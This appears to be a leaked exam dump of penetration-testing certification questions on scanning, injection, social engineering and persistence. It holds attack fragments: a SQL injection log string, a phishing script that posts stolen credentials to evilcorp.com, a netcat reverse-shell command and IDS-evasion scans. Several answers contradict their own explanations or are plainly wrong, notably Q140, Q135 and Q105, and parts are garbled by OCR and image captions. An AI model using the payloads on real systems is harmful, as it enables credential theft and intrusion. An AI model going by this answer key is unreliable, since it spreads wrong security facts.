**Answer:** D

**Explanation:**

Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security



patches for the systems in their environment.

Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.

Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys. However, it is not directly related to the EternalBlue vulnerability.

Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

#### NEW QUESTION 103

A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

- A. `nmap -f -sV -p80 192.168.1.20`
- B. `nmap -sS -sL -p80 192.168.1.20`
- C. `nmap -A -T4 -p80 192.168.1.20`
- D. `nmap -O -v -p80 192.168.1.20`

**Answer:** C

#### Explanation:

This command will scan the host 192.168.1.20 on port 80 using the following options:

- -A: This option enables OS detection, version detection, script scanning, and traceroute. This will help to determine if the host is running an approved version of Linux and a patched version of Apache, as well as other information about the host and the network path.
- -T4: This option sets the timing template to aggressive, which speeds up the scan by increasing the number of parallel probes, reducing the timeouts, and assuming faster responses.
- -p80: This option specifies the port to scan, which is 80 in this case. Port 80 is commonly used for HTTP services, such as Apache web server.

#### NEW QUESTION 104

An organization wants to identify whether a less secure protocol is being utilized on a wireless network. Which of the following types of attacks will achieve this goal?

- A. Protocol negotiation
- B. Packet sniffing
- C. Four-way handshake
- D. Downgrade attack

**Answer:** D

#### Explanation:

A downgrade attack is a type of attack that exploits a vulnerability in the protocol negotiation process between a client and a server to force them to use a less secure protocol than they originally intended. A downgrade attack can be used to identify whether a less secure protocol is being utilized on a wireless network by intercepting and modifying the messages exchanged during the protocol negotiation phase, such as the association request and response frames, and making the client and the server agree on a weaker protocol, such as WEP or WPA, instead of a stronger one, such as WPA2 or WPA3. A downgrade attack can also enable the attacker to perform other attacks, such as cracking the encryption keys or capturing the network traffic, more easily by taking advantage of the weaknesses of the less secure protocol. A downgrade attack can be performed by using tools such as Airgeddon, which is a multi-use bash script for Linux systems to audit wireless networks<sup>1</sup>.

#### NEW QUESTION 105

A penetration-testing team needs to test the security of electronic records in a company's office. Per the terms of engagement, the penetration test is to be conducted after hours and should not include circumventing the alarm or performing destructive entry. During outside reconnaissance, the team sees an open door from an adjoining building. Which of the following would be allowed under the terms of the engagement?

- A. Prying the lock open on the records room
- B. Climbing in an open window of the adjoining building
- C. Presenting a false employee ID to the night guard
- D. Obstructing the motion sensors in the hallway of the records room

**Answer:** B

#### Explanation:

The terms of engagement state that the penetration test should not include circumventing the alarm or performing destructive entry, which rules out options A and D. Option C is also not allowed, as it involves social engineering, which is not part of the scope. Option B is the only one that does not violate the terms of engagement, as it uses an open door from an adjoining building to gain access to the records room. This can help the penetration tester to test the physical security of the electronic records without breaking any rules.

#### NEW QUESTION 106

A penetration tester found several critical SQL injection vulnerabilities during an assessment of a client's system. The tester would like to suggest mitigation to the client as soon as possible.

Which of the following remediation techniques would be the BEST to recommend? (Choose two.)

- A. Closing open services
- B. Encryption users' passwords
- C. Randomizing users' credentials
- D. Users' input validation
- E. Parameterized queries
- F. Output encoding

**Answer:** DE

**Explanation:**

SQL injection is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. SQL injection can result in data theft, data corruption, authentication bypass, or command execution. To mitigate SQL injection vulnerabilities, the following remediation techniques are recommended:

- Users' input validation: This involves checking and sanitizing the user input before passing it to the database server. Input validation can prevent malicious or unexpected input from reaching the database server and causing harm. Input validation can be done by using whitelists, blacklists, regular expressions, or escaping mechanisms.
- Parameterized queries: This involves using placeholders or parameters for user input instead of concatenating it with the SQL statement. Parameterized queries can separate the user input from the SQL logic and prevent it from being interpreted as part of the SQL statement. Parameterized queries can be implemented by using prepared statements, stored procedures, or frameworks that support them. The other options are not relevant or effective remediation techniques for SQL injection vulnerabilities.

**NEW QUESTION 110**

Which of the following OSSTM testing methodologies should be used to test under the worst conditions?

- A. Tandem
- B. Reversal
- C. Semi-authorized
- D. Known environment

**Answer: D**

**Explanation:**

The OSSTM testing methodology that should be used to test under the worst conditions is known environment, which is a testing approach that assumes that the tester has full knowledge of the target system or network, such as its architecture, configuration, vulnerabilities, or defenses. A known environment testing can simulate a worst-case scenario, where an attacker has gained access to sensitive information or insider knowledge about the target, and can exploit it to launch more sophisticated or targeted attacks. A known environment testing can also help identify the most critical or high-risk areas of the target, and provide recommendations for improving its security posture. The other options are not OSSTM testing methodologies that should be used to test under the worst conditions. Tandem is a testing approach that involves two testers working together on the same target, one as an attacker and one as a defender, to simulate a realistic attack scenario and evaluate the effectiveness of the defense mechanisms. Reversal is a testing approach that involves switching roles between the tester and the client, where the tester acts as a defender and the client acts as an attacker, to assess the security awareness and skills of the client. Semi-authorized is a testing approach that involves giving partial or limited authorization or access to the tester, such as a user account or a network segment, to simulate an attack scenario where an attacker has compromised a legitimate user or device.

**NEW QUESTION 114**

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

`http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ; DROP TABLE SERVICES; -`

Which of the following attacks is being attempted?

- A. Clickjacking
- B. Session hijacking
- C. Parameter pollution
- D. Cookie hijacking
- E. Cross-site scripting

**Answer: C**

**NEW QUESTION 116**

The attacking machine is on the same LAN segment as the target host during an internal penetration test. Which of the following commands will BEST enable the attacker to conduct host delivery and write the discovery to files without returning results of the attack machine?

- A. `nmap snn exclude 10.1.1.15 10.1.1.0/24 -oA target_txt`
- B. `nmap iR10oX out.xml | grep Nmap | cut d "f5 > live-hosts.txt`
- C. `nmap PnsV OiL target.txt A target_text_Service`
- D. `nmap sSPn n iL target.txt A target_txtl`

**Answer: A**

**Explanation:**

According to the Official CompTIA PenTest+ Self-Paced Study Guide<sup>1</sup>, the correct answer is A. `nmap -sn -n -exclude 10.1.1.15 10.1.1.0/24 -oA target_txt`.

This command will perform a ping scan (-sn) without reverse DNS resolution (-n) on the IP range 10.1.1.0/24, excluding the attack machine's IP address (10.1.1.15) from the scan (-exclude). It will also output the results in three formats (normal, grepable and XML) with a base name of target\_txt (-oA).

**NEW QUESTION 117**

A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?

- A. Asset inventory
- B. DNS records
- C. Web-application scan
- D. Full scan

**Answer: A**

**NEW QUESTION 120**

A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

- A. nmap -sn 10.12.1.0/24
- B. nmap -sV -A 10.12.1.0/24
- C. nmap -Pn 10.12.1.0/24
- D. nmap -sT -p- 10.12.1.0/24

**Answer:** A

#### NEW QUESTION 123

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

- A. Phishing
- B. Tailgating
- C. Baiting
- D. Shoulder surfing

**Answer:** C

#### NEW QUESTION 127

A penetration tester is conducting an engagement against an internet-facing web application and planning a phishing campaign. Which of the following is the BEST passive method of obtaining the technical contacts for the website?

- A. WHOIS domain lookup
- B. Job listing and recruitment ads
- C. SSL certificate information
- D. Public data breach dumps

**Answer:** A

#### Explanation:

The BEST passive method of obtaining the technical contacts for the website would be a WHOIS domain lookup. WHOIS is a protocol that provides information about registered domain names, such as the registration date, registrant's name and contact information, and the name servers assigned to the domain. By performing a WHOIS lookup, the penetration tester can obtain the contact information of the website's technical staff, which can be used to craft a convincing phishing email.

#### NEW QUESTION 128

Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

- A. To provide feedback on the report structure and recommend improvements
- B. To discuss the findings and dispute any false positives
- C. To determine any processes that failed to meet expectations during the assessment
- D. To ensure the penetration-testing team destroys all company data that was gathered during the test

**Answer:** C

#### NEW QUESTION 133

Which of the following describes the reason why a penetration tester would run the command `sdelete mimikatz. *` on a Windows server that the tester compromised?

- A. To remove hash-cracking registry entries
- B. To remove the tester-created Mimikatz account
- C. To remove tools from the server
- D. To remove a reverse shell from the system

**Answer:** B

#### NEW QUESTION 135

A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----
DURB v2.22
By The Dark Raver
-----
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL `http://172.16.100.10:3000/profile`, a blank page was displayed. Which of the following is the MOST likely reason for the lack of output?

- A. The HTTP port is not open on the firewall.
- B. The tester did not run `sudo` before the command.
- C. The web server is using HTTPS instead of HTTP.
- D. This URI returned a server error.

**Answer:** A

#### NEW QUESTION 140

An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

- A. Follow the established data retention and destruction process
- B. Report any findings to regulatory oversight groups
- C. Publish the findings after the client reviews the report
- D. Encrypt and store any client information for future analysis

**Answer:** D

#### Explanation:

After completing an assessment and providing the report and evidence to the client, it is important to follow the established data retention and destruction process to ensure the confidentiality of the client's information. This process typically involves securely deleting or destroying any data collected during the assessment that is no longer needed, and securely storing any data that needs to be retained. This helps to prevent unauthorized access to the client's information and protects the client's confidentiality.

Reporting any findings to regulatory oversight groups may be necessary in some cases, but it should be done only with the client's permission and in accordance with any relevant legal requirements. Publishing the findings before the client has reviewed the report is also not recommended, as it may breach the client's confidentiality and damage their reputation. Encrypting and storing client information for future analysis is also not recommended unless it is necessary and in compliance with any legal or ethical requirements.

#### NEW QUESTION 142

A penetration tester wants to scan a target network without being detected by the client's IDS. Which of the following scans is MOST likely to avoid detection?

- A. `nmap -p0 -T0 -sS 192.168.1.10`
- B. `nmap -sA -sV --host-timeout 60 192.168.1.10`
- C. `nmap -f --badsum 192.168.1.10`
- D. `nmap -A -n 192.168.1.10`

**Answer:** C

#### Explanation:

The `nmap -f --badsum 192.168.1.10` command is most likely to avoid detection by the client's IDS, as it will use two techniques to evade IDS signatures or filters. The `-f` option will fragment the IP packets into smaller pieces that might bypass some IDS rules or firewalls. The `--badsum` option will use an invalid checksum in the TCP or UDP header that might cause some IDS systems to ignore the packets.

#### NEW QUESTION 146

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

#### INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



A. Mastered  
B. Not Mastered


**Answer: A**

**Explanation:**


A picture containing shape Description automatically generated



A picture containing treemap chart Description automatically generated



Text Description automatically generated



Graphical user interface Description automatically generated



```
run_scan(sys.argv[1],ports)
```

**NEW QUESTION 150**

A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

- A. Weekly
- B. Monthly
- C. Quarterly
- D. Annually

**Answer: C**

**Explanation:**

Quarterly is the minimum frequency to complete the scan of the system that is PCI DSS v3.2.1 compliant, according to Requirement 11.2.2 of the standard<sup>1</sup>. PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards that applies to any organization that processes, stores, or transmits credit card information. Requirement 11.2.2 states that organizations must perform internal vulnerability scans at least quarterly and after any significant change in the network.

<https://www.pcicomplianceguide.org/faq/#25>

PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

**NEW QUESTION 151**

During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fcee bf640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Dictionary attack
- B. Rainbow table attack
- C. Brute-force attack
- D. Credential-stuffing attack

**Answer: B**

**NEW QUESTION 153**

A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

- A. Pick a lock.
- B. Disable the cameras remotely.
- C. Impersonate a package delivery worker.
- D. Send a phishing email.

**Answer: C**

**NEW QUESTION 155**

When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

- A. security compliance regulations or laws may be violated.
- B. testing can make detecting actual APT more challenging.
- C. testing adds to the workload of defensive cyber- and threat-hunting teams.
- D. business and network operations may be impacted.

**Answer:** D

#### NEW QUESTION 157

A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 03-12-20 09:23AM 331 index.aspx

| ftp-syst:

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server

| rdp-ntlm-info:

| Target Name: WEB3

| NetBIOS\_Computer\_Name: WEB3

| Product\_Version: 6.3.9600

|\_ System\_Time: 2021-01-15T11:32:06+00:00

8443/tcp open http Microsoft IIS httpd 8.5

| http-methods:

|\_ Potentially risky methods: TRACE

|\_http-server-header: Microsoft-IIS/8.5

|\_http-title: IIS Windows Server

Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\\WEB3\\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst\_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx
- E. nmap --script vuln -sV 192.168.53.23

**Answer:** A

#### NEW QUESTION 160

Which of the following is a rules engine for managing public cloud accounts and resources?

- A. Cloud Custodian
- B. Cloud Brute
- C. Pacu
- D. Scout Suite

**Answer:** A

#### Explanation:

Cloud Custodian is a rules engine for managing public cloud accounts and resources. It allows users to define policies to enable a well managed cloud infrastructure, that's both secure and cost optimized. It consolidates many of the adhoc scripts organizations have into a lightweight and flexible tool, with unified metrics and reporting.

Cloud Custodian is a tool that can be used to manage public cloud accounts and resources. Cloud Custodian can define policies and rules for cloud resources based on various criteria, such as tags, filters, actions, modes, or schedules. Cloud Custodian can enforce compliance, governance, security, cost optimization, and operational efficiency for cloud resources. Cloud Custodian supports multiple public cloud providers, such as AWS, Azure, GCP, and Kubernetes. Cloud Brute is a tool that can be used to enumerate cloud platforms and discover hidden files and buckets. Pacu is a tool that can be used to exploit AWS environments and perform post-exploitation actions. Scout Suite is a tool that can be used to audit cloud environments and identify security issues.

#### NEW QUESTION 164

An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.

Which of the following is the penetration tester trying to accomplish?

- A. Uncover potential criminal activity based on the evidence gathered.
- B. Identify all the vulnerabilities in the environment.
- C. Limit invasiveness based on scope.
- D. Maintain confidentiality of the findings.

**Answer:** C

#### NEW QUESTION 166

Which of the following tools would BEST allow a penetration tester to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine?

- A. Wireshark
- B. EAPHammer
- C. Kismet
- D. Aircrack-ng

**Answer:** D

#### Explanation:



The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

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#### NEW QUESTION 168

A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contact with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

- A. Crawling the web application's URLs looking for vulnerabilities
- B. Fingerprinting all the IP addresses of the application's servers
- C. Brute forcing the application's passwords
- D. Sending many web requests per second to test DDoS protection

**Answer: D**

#### NEW QUESTION 173

For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to <https://example.com/index.html>. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
  type: 'POST', dataType: 'html',
  data: {Email: emv, password: psv},
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

- A. window.location.= 'https://evilcorp.com'
- B. crossDomain: true
- C. getUrlparameter ('username')
- D. redirectUrl = 'https://example.com'

**Answer: B**

#### NEW QUESTION 174

Which of the following tools should a penetration tester use to crawl a website and build a wordlist using the data recovered to crack the password on the website?

- A. DirBuster
- B. CeWL
- C. w3af
- D. Patator

**Answer: B**

#### Explanation:

CeWL, the Custom Word List Generator, is a Ruby application that allows you to spider a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization's sites can help generate a custom word list, but you will typically want to add words manually based on your own OSINT gathering efforts.

<https://esgeeks.com/como-utilizar-cewl/>

#### NEW QUESTION 178

Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

- A. Scope details
- B. Findings
- C. Methodology
- D. Statement of work

**Answer: C**

#### NEW QUESTION 181

Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

- A. will reveal vulnerabilities in the Modbus protocol.
- B. may cause unintended failures in control systems.
- C. may reduce the true positive rate of findings.
- D. will create a denial-of-service condition on the IP networks.

**Answer: B**

#### NEW QUESTION 185

A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

- A. Tailgating
- B. Dumpster diving
- C. Shoulder surfing
- D. Badge cloning

**Answer: D**

#### NEW QUESTION 189

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

- A. Create a one-shot system service to establish a reverse shell.
- B. Obtain /etc/shadow and brute force the root password.
- C. Run the `nc -e /bin/sh <...>` command.
- D. Move laterally to create a user account on LDAP

**Answer: A**

#### Explanation:

<https://hosakacorp.net/p/systemd-user.html>

Creating a one-shot system service to establish a reverse shell is a technique that would best support maintaining persistence after reboot on a Linux-based file server. A system service is a program that runs in the background and performs various tasks without user interaction. A one-shot system service is a type of service that runs only once and then exits. A reverse shell is a type of shell that connects back to an attacker-controlled machine and allows remote command execution. By creating a one-shot system service that runs a reverse shell script at boot time, the penetration tester can ensure persistent access to the file server even after reboot.

#### NEW QUESTION 194

A penetration tester is attempting to get more people from a target company to download and run an executable. Which of the following would be the most effective way for the tester to achieve this objective?

- A. Dropping USB flash drives around the company campus with the file on it
- B. Attaching the file in a phishing SMS that warns users to execute the file or they will be locked out of their accounts
- C. Sending a pretext email from the IT department before sending the download instructions later
- D. Saving the file in a common folder with a name that encourages people to click it

**Answer: C**

#### Explanation:

The most effective way for the tester to achieve this objective is to send a pretext email from the IT department before sending the download instructions later. A pretext email is an email that uses deception or impersonation to trick users into believing that it is from a legitimate source or authority, such as the IT department. A pretext email can be used to establish trust or rapport with the users, and then persuade them to perform an action or provide information that benefits the attacker. In this case, the tester can send a pretext email from the IT department that informs users about an important update or maintenance task that requires them to download and run an executable file later. The tester can then send another email with the download instructions and attach or link to the malicious executable file. The users may be more likely to follow these instructions if they have received a prior email from the IT department that prepared them for this action. The other options are not as effective ways for the tester to achieve this objective. Dropping USB flash drives around the company campus with the file on it may not reach many users, as they may not find or pick up the USB flash drives, or they may be suspicious of their origin or content.

#### NEW QUESTION 198

Given the following script: `while True:`

`print ("Hello World")`

Which of the following describes `True`?

- A. A while loop
- B. A conditional
- C. A Boolean operator
- D. An arithmetic operator

**Answer: C**

#### Explanation:

`True` is a Boolean operator in Python, which is an operator that returns either `True` or `False` values based on logical conditions. Boolean operators can be used in expressions or statements that evaluate to `True` or `False` values, such as comparisons, assignments, or loops. In the code, `True` is used as the condition for a while loop, which is a loop that repeats a block of code as long as the condition is `True`. The code will print "Hello World" indefinitely because `True` will always be `True` and the loop will never end. The other options are not valid descriptions of `True`.

#### NEW QUESTION 202

A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

- A. Socat
- B. tcpdump
- C. Scapy
- D. dig

**Answer:** C

**Explanation:**

<https://thepacketgeek.com/scapy/building-network-tools/part-09/>

**NEW QUESTION 205**

Given the following script:

```
Line 1  #!/usr/bin/python3
Line 2  from scapy.all import *
Line 3  a = IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))
Line 4  b = sr1(a, verbose=0)
Line 5  for x in range(b[DNS].count):
Line 6  print(b[DNSRR][x].rdata
```

Which of the following BEST characterizes the function performed by lines 5 and 6?

- A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
- B. Performs a single DNS query for www.comptia.org and prints the raw data output
- C. Loops through variable b to count the results returned for the DNS query and prints that count to screen
- D. Prints each DNS query result already stored in variable b

**Answer:** D

**Explanation:**

The script is using the scapy library to perform a DNS query for www.comptia.org and store the response in variable b. Lines 5 and 6 are using a for loop to iterate over each answer in variable b and print its summary to the screen. This can help the penetration tester to view the DNS records returned by the query.

**NEW QUESTION 210**

A penetration tester wrote the following comment in the final report: "Eighty-five percent of the systems tested were found to be prone to unauthorized access from the internet." Which of the following audiences was this message intended?

- A. Systems administrators
- B. C-suite executives
- C. Data privacy ombudsman
- D. Regulatory officials

**Answer:** B

**Explanation:**

The comment in the final report was intended for C-suite executives, which are senior-level managers or leaders in an organization, such as the chief executive officer (CEO), chief financial officer (CFO), or chief information officer (CIO). C-suite executives are typically interested in high-level summaries or overviews of the penetration test results, such as the percentage of systems affected by a certain vulnerability or risk, the potential impact or cost of a breach, or the recommended actions or priorities for remediation. C-suite executives may not have the technical background or expertise to understand detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. The comment in the final report provides a high-level summary of the penetration test result that is relevant and understandable for C-suite executives. The other audiences are not likely to be interested in this comment. Systems administrators are technical staff who are responsible for installing, configuring, maintaining, and securing systems and networks. They would be more interested in detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. Data privacy ombudsman is a person who acts as an independent mediator between individuals and organizations regarding data privacy issues or complaints. They would be more interested in information about how the penetration test complied with data privacy laws and regulations, such as GDPR or CCPA. Regulatory officials are authorities who enforce compliance with laws and regulations related to a specific industry or sector, such as finance, health care, or energy. They would be more interested in information about how the penetration test complied with industry-specific standards and frameworks, such as PCI-DSS, HIPAA, or NERC-CIP.

**NEW QUESTION 211**

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name-serial\_number>. Which of the following would be the best action for the tester to take NEXT with this information?

- A. Create a custom password dictionary as preparation for password spray testing.
- B. Recommend using a password manager/vault instead of text files to store passwords securely.
- C. Recommend configuring password complexity rules in all the systems and applications.
- D. Document the unprotected file repository as a finding in the penetration-testing report.

**Answer:** D

**NEW QUESTION 213**

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a “probable port scan” alert in the organization’s IDS?

- A. Line 01
- B. Line 02
- C. Line 07
- D. Line 08

**Answer:** D

#### NEW QUESTION 214

A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
